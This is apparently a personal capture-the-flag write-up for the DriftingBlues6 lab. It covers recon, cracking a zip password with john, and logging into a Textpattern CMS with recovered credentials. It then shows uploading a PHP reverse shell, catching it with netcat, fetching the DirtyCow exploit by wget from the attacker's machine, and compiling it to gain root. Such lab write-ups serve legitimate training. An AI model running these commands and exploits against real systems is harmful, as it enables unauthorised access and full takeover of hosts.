

[Recon]

```
=====
[OS]: Ubuntu
[Web-Technology]: Apache httpd 2.2.22
[Hostname]: driftingblues
[IP]: 192.168.209.219
[USERS]: Null
[CREDENTIALS]: mayer:lionheart
=====
```

[Scanning and Enumeration]

[NMAP]

```
80/tcp open  http      syn-ack Apache httpd 2.2.22 ((Debian))
|_http-title: driftingblues
|_http-server-header: Apache/2.2.22 (Debian)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/textpattern/textpattern
```

[Web Enumeration]

```
--> Files
/robots.txt
/dp.png

--> Directories
/
/textpattern/textpattern/
/files/
/spammer
```

```
--> NITKO
- Nikto v2.5.0

-----
+ Target IP:          192.168.156.219
+ Target Hostname:    192.168.156.219
+ Target Port:        80
+ Start Time:         2024-08-25 09:46:27 (GMT1)
-----

+ Server: Apache/2.2.22 (Debian)
+ /: Server may leak inodes via ETags, header found with file /, inode: 14067, size:
750, mtime: Mon Mar 15 14:36:18 2021. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type. See:
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /textpattern/textpattern/: Cookie txp_test_cookie created without the httponly flag.
See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /textpattern/textpattern/: Retrieved x-powered-by header: PHP/5.5.38-1~dotdeb+7.1.
+ /robots.txt: Entry '/textpattern/textpattern/' is returned a non-forbidden or
redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600\_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See:
https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to
easily brute force file names. The following alternatives for 'index' were found:
index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache
2.2.34 is the EOL for the 2.x branch.
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 1 error(s) and 10 item(s) reported on remote host
+ End Time:           2024-08-25 09:53:33 (GMT1) (426 seconds)
```

With all the above results, the `/textpattern` seems to be a static web page that has nothing in it

Tag error: <txp:permlink /> -> Warning: strftime(): It is not safe to rely on the system's timezone settings. You are *required* to use the d

[Go to content](#)

driftingblues

- [Home](#)
- [Articles](#)

Search

Welcome to your site

Posted 1257 days ago
Comments [1](#)

What do you want to do next?

- Write a [new article](#)? Let your creativity flow!
- Change this site's name, slogan or select a different article URL style? Check and modify your [preferences](#).
- Edit or delete this article? Your [articles](#) list is the place to start.
- Upload [images](#) or [files](#) to accompany your articles?
- Learn Textile, the markup generator included with Textpattern? You can try it in the [Textile sandbox](#).
 - If you want to learn more, you can refer to an extensive [Textile manual](#).
- Be guided through your [Textpattern first steps](#) by completing some tasks?
- Study the [Textpattern Semantic Model](#)?
- Add one or more additional [users](#), or extend Textpattern's capabilities with [plugins](#) from the [Textpattern plugin directory](#)?

Also i noticed that the `/textpattern/textpattern/` endpoint is just a login page that requires a `username` and a `password`. I tried googling `Textpattern CMS default Creds` but nothing special.

Textpattern

Name
Required

Password
Required


☐ Remain logged in with this browser ?

[Log in](#)

[Forgot password?](#)


driftingblues

the most interesting part it this `/spammer` endpoint which contains a `spammer.zip` file. and i downloaded the file and try to extract it but it is password protected.




```
unzip spammer.zip
zip2john spammer.zip > forjohn.txt
john forjohn.txt      # myspace4
unzip spammer.zip
```


And Boom there we go, we are able to obtain the login credential of `mayer:lionheart` which we can then use to login into the application. After logging in I move around the CMS to look for things that can help me establish a reverse connection to my local system and without wasting much of the time I got it.




I uploaded a `php-reverse-shell.php` script and its works just fine without any error. We now, How do i trigger the payload i just uploaded. I need to figure out another endpoint that allows me to see where the exact location of the file i just uploaded.



I have to FUZZ the `/textpattern/` endpoint. Then the result is as follows :



and on visiting the site via a browser. i do have access to the uploaded file and now all i have to do is just to trigger the payload by clicking on the `php-reverse-shell.php`.



Start up a Listener Locally and Trigger the payload

```
nc -lnvp 9001
```

```
[cyberxploit@parrot]~/Desktop/projects/ctfs/personal/offsec/labs/driftingBlues6]
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.45.224] from (UNKNOWN) [192.168.156.219] 48416
Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
06:30:16 up 3:14, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ _
```

[Privilege-Escalation]

--> At this point, I tried lateral movement and basic privesc techniques to uncover more information but end up with nothing. So i decided to upload `linpeas.sh`. Upon uploading the `linpeas.sh` file and running it, Here we go lots and lots of vulnerabilities mostly `kernel exploits`.

```

$ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: [ debian=7|8 ], RHEL=5{kernel:2.6.(18|24|33)-*}, RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*[2.6.33.9-rt31]}, RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7}, ubuntu=16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: [ debian=7|8 ], RHEL=5|6|7, ubuntu=14.04|12.04, ubuntu=10.04{kernel:2.6.32-21-generic}, ubuntu=16.04{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2013-2094] perf_swevent

Details: http://timetobleed.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
Exposure: highly probable
Tags: RHEL=6, ubuntu=12.04{kernel:3.2.0-(23|29)-generic}, fedora=16{kernel:3.1.0-7.fc16.x86_64}, fedora=17{kernel:3.3.4-5.fc17.x86_64}, [ debian=7{kernel:3.2.0-4-amd64} ]
Download URL: https://www.exploit-db.com/download/26131
Comments: No SMEP/SMAP bypass

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/

```

So i took the first one and did a google search [DirtyCow](#) Copy the C code and save it locally as `dirtycow.c`.

```

cd /var/tmp
wget http://192.168.45.224:8000/dirtycow.c
gcc -pthread dirtycow.c -o dirty -lcrypt
chmod +x dirty
./dirty # password: password
su firefart

```

```

www-data@driftingblues:/var/tmp$ gcc -pthread dirtycow.c -o dirty -lcrypt
www-data@driftingblues:/var/tmp$ chmod +x dirty
www-data@driftingblues:/var/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwmed:/root:/bin/bash

mmap: 7f3cc0df3000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
www-data@driftingblues:/var/tmp$ su firefart
Password:
firefart@driftingblues:/var/tmp# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@driftingblues:/var/tmp# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@driftingblues:/var/tmp# cd /root
firefart@driftingblues:~# ls
proof.txt
firefart@driftingblues:~# cat proof.txt
ae8a61b0de732ab2fe5217e608255a93
firefart@driftingblues:~#

```

[Take away Concept]

```

=====
* Always use different tools for the job
* look for CVEs related information [linpeas result]
=====

```

[Flags]

```

local.txt :
proof.txt : ae8a61b0de732ab2fe5217e608255a93

```